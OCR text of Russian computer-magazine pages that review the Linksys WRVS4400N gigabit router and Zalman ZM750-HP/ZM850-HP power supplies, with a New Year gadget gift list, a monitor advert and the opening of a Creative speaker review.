
За дизайн корпуса роутера разработчикам можно смело поставить твердую пятерку. Внешний вид одновременно и стильный, и серьезный. Все три антенны вынесены на поворотную колодку, таким образом позволяя варьировать их направление практически во всех плоскостях. На переднюю панель традиционно вынесены светодиоды активности сегментов LAN, WAN и WLAN, индикаторы питания, статуса устройства и активности функции IPS. На тыльной стороне находится кнопка сброса, порты LAN и WAN, а также разъем питания. Комплектация включает только самое необходимое: адаптер питания, патч-корд, CD с подробной инструкцией по настройке и подставку для вертикальной установки.

АППАРАТНАЯ НАЧИНКА

Маршрутизатор построен на базе процессора StarSemi STR9202 с тактовой частотой 250 МГц и двумя интегрированными гигабитными блоками MAC-уровня. Суммарный объем оперативной памяти составляет 64 Мб. Она организована двумя микросхемами Nanya NT5DS16M16CS-5T, работающими на частоте 200 МГц (DDR400; CL=3). Встроенный коммутатор представляет собой чип Vitesse VSC7385 — гигабитный свитч «система на кристалле» с пятью портами 10/100/1000, поддержкой функций QoS, Link Aggregation, VLAN, Flow Control. Беспроводная часть построена на базе Draft N чипсета Marvell 88W8361P-BEM1. Также на плате распаяна микросхема flash-памяти Intel JS28F640P объемом 8 Мб.

ФУНКЦИОНАЛЬНЫЕ ВОЗМОЖНОСТИ

На WAN-интерфейсе роутера доступно применение статических настроек IP, автонастройка с DHCP-сервера или использование протоколов PPPoE, PPTP и L2TP. При настройке PPTP/L2TP доступно задание IP-адреса сервера только в виде IP. При активации VPN-соединения теряется доступ ко внутренним ресурсам провайдера. И хотя присутствует возможность занесения статических маршрутов в таблицу маршрутизации, они игнорируются роутером при активном VPN-соединении. Имеется возможность работы с протоколом IGMP и, как следствие, пропускание multicast-трафика. Однако доступ к потокам теряется при активации интернет-соединения с использованием протоколов PPTP/L2TP/PPPoE. Устройство может функционировать как в режиме NAT-шлюза, так и в режиме классического роутинга на третьем уровне модели OSI. Достаточно богаты



Технические характеристики:
Интерфейсы: **1x WAN (RJ-45) 10/100/1000 Мбит/сек, 4x LAN (RJ-45) 10/100/1000 Мбит/сек**
Беспроводная точка доступа Wi-Fi: **IEEE 802.11 b/g + Draft N (до 300 Мбит/сек)**
Безопасность: **WEP (до 128 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES), поддержка RADIUS**
Функции роутера: **NAT/NAPT, DynDNS, DHCP, Static Routing, QoS, RSTP, VLAN, IPSec**
Функции файрвола: **SPI, ACL, Domain/Keyword Filter, IPS, DoS**
Цена: **$240**

настройки фильтрации нежелательного трафика. При создании ACL-правил используются следующие критерии: тип сервиса (диапазон портов), интерфейс-источник, диапазон IP источника, диапазон IP назначения. Также существует возможность ограничения доступа заданным станциям в интернет по домену, URL или ключевому слову. Есть тут и функция предотвращения вторжений IPS. Базы сигнатур регулярно обновляются и выкладываются на сайте Linksys. Влияние этой функции на производительность роутера мы рассмотрим чуть позже.
При создании IPSec-туннелей единственный возможный тип шифрования — 3DES с аутентификацией MD5 или SHA-1. Настройка QoS позволяет варьировать приоритет в зависимости от порта встроенного коммутатора, а также на исходящих потоках WAN-интерфейса в зависимости от типа сервиса. В последнем случае возможен шейпинг (выделение полосы пропускания под правило) или ведение четырех очередей с разными приоритетами.
Стоит отметить и то, что при внесении серьезных изменений в конфигурацию устройства (изменений IP-адресов на интерфейсах, включение/выключение Wi-Fi) применения настроек приходится ждать где-то полторы минуты.

МЕТОДИКА ТЕСТИРОВАНИЯ

Для тестирования проводного и беспроводного сегментов использовался программный продукт NetIQ Chariot и скрипт Throughput с передачей пакетов максимального и минимального размера. На двух станциях устанавливались так называемые endpoint-программы, затем в консоли NetIQ Chariot запускался скрипт генерации трафика. Все измерения проводились с прошивкой версии 1.01.03.

1. При тестировании пропускной способности WAN → LAN одна из станций подключалась к одному из портов свитча (интерфейс LAN), вторая — к WAN-порту. Таким образом, мы получали пиковую пропускную способность для WAN-интерфейса (также ее можно называть скоростью NAT). Измерялась скорость однонаправленной передачи (направления WAN → LAN и LAN → WAN) и в режиме полного дуплекса (FDX). Также мы провели дополнительный замер при включении функции StreamEngine.
2. Поскольку при активации интернет-соединения по протоколу PPTP создается дополнительная нагрузка на центральный процессор роутера, мы также измерили пропускную способность PPTP. Для этого за WAN-интерфейсом маршрутизатора был поднят VPN-сервер. Кроме того, проверялась возможность установки VPN-соединения в случае размещения VPN-сервера вне сегмента нахождения нашего маршрутизатора.
3. Так как в маршрутизаторе реализована поддержка работы с VPN-туннелями по протоколу IPSec, мы решили измерить его пропускную способность при активации этого режима. Испытания проводились в режиме IPSec LAN-to-LAN. В качестве второго IPSec-роутера выступал аналогичный по аппаратной начинке роутер Linksys RVS4000, отличающийся только отсутствием модуля Wi-Fi. Показания снимались в режиме с использованием шифрования 3DES-SHA1. Все измерения по-прежнему проводились с помощью NetIQ Chariot.
4. Для оценки скорости Wi-Fi мы использовали PCMCIA-адаптер Linksys WPC4400N. Измерения проводились в типичной квартире из двух точек с разным удалением от роутера. В первом случае удаление не превышало 1 м и, как следует, измерялась максимальная скорость передачи данных. Во втором случае ноутбук с Wi-Fi адаптером находился на расстоянии 10 м от точки доступа по диагонали за стеной. Во всех случаях использовалось шифрование трафика WPA-PSK с ключом TKIP.
5. В качестве дополнительного исследования была проведена проверка на уязвимости со стороны WAN-интерфейса с помощью программного продукта Tenable Nessus. Сканирование проводилось в двух режимах: с включенным и выключенным файрволом.

Результаты тестов

Надо сказать, что гигабитный WAN — это уже не столько дань моде, сколько реальное снятие скоростного ограничения. Современные RISC-процессоры, устанавливаемые в SOHO-роутеры, уже довольно давно обеспечивают производительность достаточную для обработки потока кадров на скорости более 100 Мбит/сек. Пропускная способность WAN-интерфейса у Linksys





Во вкладке IPS можно увидеть график количества внешнего трафика и количества зафиксированных попыток вторжения


WRVS4400N в режиме NAT ставит своеобразные рекорд среди SOHO-роутеров, побывавших в нашей тестовой лаборатории. В направлении WAN → LAN этот показатель составляет 511,2 Мбит/сек, в обратном — 519,5 Мбит/сек, а при одновременной передаче в обе стороны — 527,8 Мбит/сек. Но надо отметить, что скорость такова без использования функции IPS. При ее включении пропускная способность падает в 50(!) раз. Все преимущества скоростного доступа во внешний мир при этом, разумеется, нивелируются. Таким образом, рекомендуем сразу же выключить эту опцию, так как по умолчанию она активирована.

Тест производительности WAN-интерфейса с использованием протокола PPTP вообще несколько шокировал. Полученные результаты пропускной способности едва ли превышают 1 Мбит/сек. Причем они таковы независимо от активации/деактивации функции IPS. Такое положение дел можно объяснить только неоптимизированным микрокодом прошивки. Так что остается надежда на то, что это будет исправлено программно. Производительность IPSec-туннеля также оказалась на очень низком уровне — примерно 1,7 Мбит/сек.


Сканирование в Tenable Nessus не выявило ни одной уязвимости у роутера, что говорит о его достаточно хорошей защищенности.

ВЫВОДЫ


В сегодняшнем обзоре мы рассмотрели еще один гигабитный Draft N Wi-Fi роутер, теперь уже в исполнении компании Linksys. Эта модель в основном ориентирована на сегмент небольших компаний, где требуется организация выхода в интернет, создание беспроводной сети и использование IPSec VPN-туннелей. Безусловным достоинством рассмотренного продукта является высочайшая скорость NAT-маршрутизации и, как следствие, возможность обеспечить сверхскоростной аплинк при использовании этого режима работы. Нельзя сказать того же о пропускной способности в случае использования PPTP/L2TP-клиентов. С последней на момент написания статьи версией прошивки она оказалась на очень низком уровне. Это касается и производительности IPSec-туннелей. А вот скорость Wi-Fi находится на высоком уровне и при использовании Draft N адаптеров уже сейчас позволит ощутить все преимущества нового беспроводного стандарта.




На графике представлена пропускная способность в трех режимах: с использованием протоколов PPTP и IPSec и в режиме Static IP (NAT Only)



Скорость Wi-Fi при передаче пакетов минимального размера




Скорость Wi-Fi при передаче пакетов максимального размера



Как видно, включение функции IPS очень серьезно снижает производительность роутера

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКОМУ ПРЕДСТАВИТЕЛЬСТВУ КОМПАНИИ LINKSYS






Подарки NY2k+8

Скоро Новый год и проблема подарков как никогда актуальна. Хороший и интересный презент «в тему» — это большая проблема, решение которой требует времени и напряжения мозгов. Особенно тогда, когда бутылка виски уже не впечатляет. Специально под Новый год][сделал подборку интересных и очень хороших подарков, которые можно смело дарить таким же IT-гикам, как ты. Выбирай, не прогадаешь :).

01



WESTERN DIGITAL MY BOOK WORLD EDITION II

Цена: $499 за 1 Тб и $799 за 2 Тб
Сайт: www.wdmybook.com

Этот внешний накопитель огромной емкостью в 1 или 2 Тб создан специально для тех, кому вечно не хватает свободного места. Отличный подарок для заядлого меломана, фотографа или любителя фильмов высокой четкости. А главная фишка девайса - это развитые коммуникации. Ты легко можешь подключить его к локальной сети или Wi-Fi точке и организовать сетевой доуступ к данным. Супер-вещь!


02



PANDA INTERNET SECURITY 2008

Цена: 2238 рублей
Сайт: www.viruslab.ru

Это комплексное решение по защите домашнего компьютера включает в себя антивирус, файрвол, антиспам, средства защиты в беспроводных сетях и многое другое. Оно защитит три домашних компьютера и обезопасит интернет-платежи и личные данные. Подойдет твоим друзьям или родственникам, которые не так хорошо разбираются в компьютерной безопасности, как ты.



03




HTC TOUCH

Цена: 16 990 рублей
Сайт: www.htctouch.com

Небольшой и стильный коммуникатор на базе Windows Mobile 6.0 Professional. Технология TouchFLO позволяет управлять устройством при помощи пальцев. Для такого управления нужен специфический интерфейс — Touch Cube. Переключение между списком контактов, приложениями и другими функциями происходит посредством вращения виртуального куба. Из других вкусностей — Wi-Fi и встроенная 2-Мп камера.

04





DRAGON LASERS HULK

Цена: от $299 до $849
Сайт: www.dragonlasers.com

Лазерный фонарь мощностью достаточной, чтобы прожечь пластик. Есть в вариантах от 75 мВт до 300 мВт. Последний стоит дорого, но жжет и светит на свои деньги. Тонкий зеленый луч видно очень далеко, особенно ночью. Благодаря хорошей системе охлаждения может светить продолжительное время без выключения. Только аккуратнее — ослепнуть от такого луча очень просто.

05



FOXCONN MARS

Цена: $230
Сайт: www.foxconn.ru

Новая материнская плата на базе чипсета P35 представляет собой огромное поле для экспериментов над производительностью. Целый набор оверклокерских функций и утилиты Gladiator BIOS, Aegis Panel, FoxOne позволяют до предела увеличить разгонный потенциал платы, при этом не пренебрегая надежностью. Именно на этой плате удалось разогнать Core 2 Quad до 6 ГГц.


06



GENIUS SPEED WHEEL RV FF

Цена: $85
Сайт: www.genius.ru

Истинное удовольствие от игры в автомобильные симуляторы можно получить только с хорошим комплектом руля и педалей. Технология TouchSence придает такой игре реалистичность благодаря встроенным вибромеханизмам. Отдельный блок с рычагом переключения передач позволяет переключаться как в автоматическом, так и в ручном режиме. Руль надежно крепится к столу с помощью кронштейна и присосок. Очень крутой подарок.











07



08



SONY PLAYSTATION 3

Цена:от 15 990 рублей
Сайт: www.sony.ru

Для любителей игр всех мастей. Графика и производительность впечатлят любого. Уже прошло достаточно времени с момента запуска приставки в продажу, поэтому ассортимент игр достаточно широк. Единственное, что может смутить, — высокая стоимость игрушек. Но тут уж придется выбирать: либо покупать качественные, но дорогие продукты, либо оставаться на PC и бороться с тормозами путем бесконечных апгрейдов.

VOXTEL CARRERA X350

Цена: 7999 рублей
Сайт: www.voxtel.ru

GPS-навигатор с сенсорным экраном. Благодаря навигационной системе «Навител Навигатор 3.1» позволит не заблудиться не только в Москве и Питере, но и в нескольких других городах России. Если карт не хватает, то можно найти необходимые в интернете и сконвертировать их в формат NTM. Также можно создать свои собственные карты с помощью утилиты GPSMapEDIT.



09

VOXTEL Z11

Цена:1 799 рублей
Сайт: www.voxtel.ru

Времена, когда домашние телефоны имели диски набора номера и противно звонили, давно прошли. Теперь домашние трубки беспроводные, имеют ЖК-дисплей и радуют слух полифоническими мелодиями. А еще они стильно выглядят и имеют встроенный определитель. Новая модель от Voxtel в корпусе «под алюминий» обладает всеми этими и рядом других свойств.



10





SONY CYBER-SHOT DSC-T2

Цена: 14 849 рублей
Сайт: www.sonystyle.ru
Маленький и стильный фотоаппарат — хороший подарок для любителя фотографировать как мужского, так и женского пола. Благо выбор цветов способен удовлетворить и тех и других. 8,1-Мп оптика Carl Zeiss с трехкратным оптическим зумом, 4 Гб встроенной памяти, сенсорный экран с функцией редактирования фотографий прямо с аппарата и полностью железный корпус — вот неполный список достоинств этого малыша.

11



DIFRAME DF-F5X 8

Цена: 9 999 рублей
Сайт: www.diframe.ru

Простые рамки для фотографий — это уже прошлый век. В эпоху цифровых технологий фоторамки тоже должны быть цифровыми. 8-дюймовый дисплей 800x600, немного встроенной памяти, кардридер практически на все известные типы карт и возможность воспроизведения музыки — что еще нужно для отличного подарка? Расцветки — от глянцевого черного до розовой крокодиловой кожи.

12



GENIUS SW-HF 5.1 4000

Цена: $115
Сайт: www.genius.ru

Шестикомпонентная акустическая система, созданная специально для любителей музыки, фильмов и компьютерных игр. Позволит насладиться звуком 5.1 в любимом шутере тебе и твоим соседям. Для подключения к звуковой карте компьютера в комплекте идет переходник. Остается только придумать, как уместить всю эту кучу колонок на захламленном столе с компом.

13



ASUS W7 S

Цена: 46 900 рублей
Сайт: www.asus.ru

Отличный ноутбук компактных размеров от известного производителя. Мощный камень Core 2 Duo, 1.5 Гб памяти, 13.3-дюймовый дисплей с разрешением 1280x800, графический адаптер NVIDIA GeForce 8400M G и полный набор коммуникационных возможностей — все для удобной работы и развлечений, где бы ты ни был. В транспорте, на работе, на учебе - не важно. Этот ноут сделан специально, чтобы везде носить его с собой.

Мониторы **SyncMaster**

Представьте... в плену у стиля



2232BW 2032BW

Вне всяких сомнений, новые мониторы SyncMaster произведут на Вас неизгладимое впечатление. Дело не только в потрясающем качестве изображения. Достаточно одного взгляда, чтобы Вы убедились – дизайн SyncMaster не зря отмечен очередными международными премиями. Новые мониторы вызывают восхищение, даже когда они выключены.

Мониторы SyncMaster. Созданы покорять.

- Время отклика 2 мс
- Динамическая контрастность 3000:1
- Премия IF Material Award
- Премия IF Product Design Award











Питаемся в тишине

Блоки питания Zalman ZM850-HP и Zalman ZM750-HP

Большинству пользователей компания Zalman известна в первую очередь благодаря высокоэффективным системам охлаждения. Их уже успели оценить по достоинству оверклокеры и энтузиасты. Однако любая организация или фирма при достижении определенного успеха в своем деле совершает попытку расширения сферы своего влияния. Так поступает, например, компания Corsair, запустив в производство серию блоков питания на базе хорошо известных моделей от Seasonic. Но Corsair была явно не первой. Ребята из Zalman уже давно занимаются изготовлением собственных решений из сферы PSU, используя проверенные временем наработки в области охлаждения. Насколько успешно у них это получается, мы проверили сами.

МЕТОДИКА ТЕСТИРОВАНИЯ

В первую очередь хотелось бы несколько слов сказать о спецификациях. Под типом устройства мы подразумеваем вариант соединений. В последнее время очень многие производители вводят в каждую линейку блоки питания с отключаемыми шлейфами и линиями. По поводу разумности такого подхода есть разные мнения, однако не указать это было бы большим упущением. Киловатные блоки сильно потолстели, а посему не помешает и информация о размерах корпуса. После осмотра схемотехнических особенностей (для этого блок питания разбирался — снималась верхняя крышка), дизайна и системы охлаждения мы переходили непосредственно к эксперименту. Тестирование производилось с помощью нагрузочного LPT-блока Formoza PowerCheck, который мы используем для испытаний импульсных источников питания. Возможности нашего LPT-блока были приведены в должное состояние, поскольку в первоначальном варианте нагрузка могла осуществляться только в небольших пределах (в базовом варианте — до 350 Вт). Сейчас тестовый стенд способен работать с блоками до 1500 Вт. Особое внимание уделялось эффективности работы при заданных нагрузках, а также просадкам напряжений на шинах. Оценка КПД блоков питания Zalman была выполнена на нескольких точках с шагом в 100 Вт: 300 Вт, 400 Вт, 500 Вт, 600 Вт, 700 Вт и на максимальной заявленной мощности. Дополнительно мы указываем в результатах данные коэффициента мощности для протестированных блоков в зависимости от нагрузки, рассчитанные на основе полученных осциллограмм. Предварительно отметим, что в связи с особенной конструкцией блоков питания от Zalman и акценте производителя на охлаждение мы учитывали и фактор шумности устройств. Для этого из помещения удалялось все, что создает лишний шум, чтобы в полной тишине оценить звуковые параметры нагнетателя.









Технические характеристики Zalman ZM850-HP:

Цена: **$250**
Тип: **стандарт + модуль**
Заявленная мощность: **850 Вт**
Соединений типа MOLEX: **10**
Соединений типа PCI-E: **2 (6-контактных), 2 (8-контактных)**
Соединений типа SATA: **12**
Соединений типа FDD: **2**
Схема коррекции: **активная PFC**
Дополнительно: **соответствие стандарту 80 Plus, 8-контактные разъемы**
Размеры: **210x150x86 мм**

Технические характеристики Zalman ZM750-HP:

Цена: **$220**
Тип: **стандарт + модуль**
Заявленная мощность: **750 Вт**
Соединений типа MOLEX: **9**
Соединений типа PCI-E: **2 (8-контактных)**
Соединений типа SATA: **9**
Соединений типа FDD: **2**
Схема коррекции: **активная PFC**
Дополнительно: **сертификат SLI, 8-контактные разъемы**
Размеры: **150x180x86 мм**

ZALMAN ZM750-HP

Компания Zalman уже выпускала линейки серии ZM-HP с использованием оригинальных систем охлаждения. В этом, собственно, и конек продуктов от этой фирмы. Пока большинство производителей думали, как им сделать блок мощнее, чем у конкурентов, инженеры Zalman не гнались за ваттами, а уделяли внимание тихой работе устройства. Ведь пользователь хочет не только надежности, но и комфорта при работе с системой. Ну а назойливое жужжание на многих действует просто деструктивно. В июне этого года Zalman представила продолжение своей популярной линейки импульсных источников питания. Ранее мы уже знакомили наших читателей с 500- и 600-ваттными решениями. Теперь же очередь дошла и до самых производительных моделей. Начнем для начала с блока Zalman ZM750-HP, а самое интересное оставим на десерт.

В связи с тем что видеокарты потребляют все больше, да и остальные комплектующие не отстают, мощный блок просто необходим и фанатичному геймеру, и собирателю комнатного сервера. Блок питания Zalman ZM750-HP способен выдавать 750 Вт — даже для мощного компьютера это весьма неплохо. Поставляется он в красочной коробке с указанием характеристик и особенностей. Производитель обещает покупателю три года гарантии на свой продукт. Сам блок модульный, но не полностью. Некоторое количество шлейфов выведено напрямую — сюда можно отнести три SATA-соединения и один PCI-Express разъем. Чтобы пользователь не перепутал по неосторожности шлейфы местами, производитель предусмотрел специальную систему соединения — каждый кабель встает только на свое место. Корпус устройства выкрашен в черный цвет. Покрытие матовое и устойчиво к легкому механическому воздействию. Следы от пальцев на корпусе не остаются, как и царапины. Охладителя внутри два: пара алюминиевых пластин с имитацией лепесткового разделения граней для достижения лучшего теплораспределения, а также два качественных радиатора, соединенных медной тепловой трубкой. Обдувом элементов занимается вентилятор ADDA AD1212MB-A71GL, выполненный в форм-факторе 120-мм. Такие вертушки ставят в блоки Seasonic, в частности такие модели использует серия M12. Стоит похвалить Zalman за хороший выбор — охлаждение действительно бесшумно даже при серьезных нагрузках.


ZALMAN ZM850-HP

Блок питания Zalman ZM850-HP выглядит как типичный «тысячник». То есть имеет удлиненный корпус и большой вентилятор. Блоки питания на 1000 Вт и выше на сегодняшний момент всего лишь демонстрация возможностей производственной базы. Они достаточно сильно шумят, обладают зачастую низким коэффициентом полезного действия. По сравнению с упаковкой рассмотренного ранее БП, коробка Zalman ZM850-HP достаточно больших размеров. Внутри можно найти два продолговатых ящичка из коричневого картона, в которых хранятся дополнительные шлейфы и кабель питания. Производитель также не стал делать полностью модульный блок, выпуск которых практикуют многие производители, да и стандартные модели не всегда удобны. Необходимый минимум разъемов уже предусмотрен — все, что нужно, можно подключить по желанию. Количество поддерживаемых разъемов поражает воображение. Этот БП может вытянуть на себе десяток винчестеров на молексе да еще и запитать десять штук SATA-носителей. Любители игр также не останутся внакладе. Блок оборудован четырьмя раздельными шлейфами PCI-Express. Два из них соединены напрямую и могут работать в режиме «6+2». Видеокарты AMD/ATI последнего поколения требуют восьмиконтактные разъемы, так что собрать полноценный тандем из адаптеров с поддержкой Crossfire не составит труда. Что касается технической начинки, то производитель постарался на славу. Элементы посажены достаточно плотно, но проблем с перегревом им не светит.

По длине корпуса растянулись алюминиевые радиаторы, пронзенные тепловыми трубками. На задней стенке, через которую выбрасывается горячий воздух, установлены пластинчатые элементы охлаждения с частым ребрением. На каждый продолговатый радиатор приходится один ребристый. Вентилятор имеет диаметр 140 мм. Работает он очень тихо — мы не ожидали от блока столь высокой мощности такого потрясающего уровня тишины.

ВЫВОДЫ

На первый взгляд нестандартные элементы, использованные при изготовлении БП, могут быть расценены как неразумное вмешательство. Достаточно было бы поставить вентилятор мощнее, и проблема с охлаждением решена. Однако инженеры Zalman хорошо знают свое дело. Судя по результатам тестирования, мы имели дело не только с тихими, но еще и с высококлассными блоками питания. Хороший уровень КПД, отсутствие завалов по всем линиям, качественное охлаждение характеризуют Zalman ZM850-HP и Zalman ZM750-HP с положительной стороны.



СТЕПАН ИЛЬИН
/ STEP@GAMELAND. RU/

ЗВУК 2.0

КАЧЕСТВЕННЫЕ ДВУХКАНАЛЬНЫЕ КОЛОНКИ CREATIVE: T10, T20 И T40

Давно прошло время тотальной моды на 6- и 8-канальный звук: люди поняли, что эти достаточно громоздкие и дорогие комплекты акустики им не очень-то и нужны. Особенно тогда, когда тратить много денег и прокладывать семиканальные трассы из дорогого провода не входит в планы. В этом случае лучше купить набор качественной двухканальной акустики, которая будет выдавать чистый звук и глубокие басы, чем чертыхаться на дешевые 5.1-скрипелки.

Фирма Creative — один из самых авторитетных производителей мультимедийной акустики, который всегда славился качеством продукции. Поэтому мы решили искать качественный 2.0-звук именно среди ее моделей. Вообще, выбор двухканальной акустики Creative достаточно велик, но мы остановимся на трех моделях: Creative Inspire T10, Gigaworks T20 и T40, поскольку это самые свежие модели, которые к тому же полностью удовлетворяют запросы самых разных людей. Объем этого материала ограничен, поэтому о T10 и T20 я просто расскажу, а вот T40 мы разберем и посмотрим, что там внутри. Сам увидишь, почему из этих колонок льется такой чистый звук.



01 INSPIRE T10

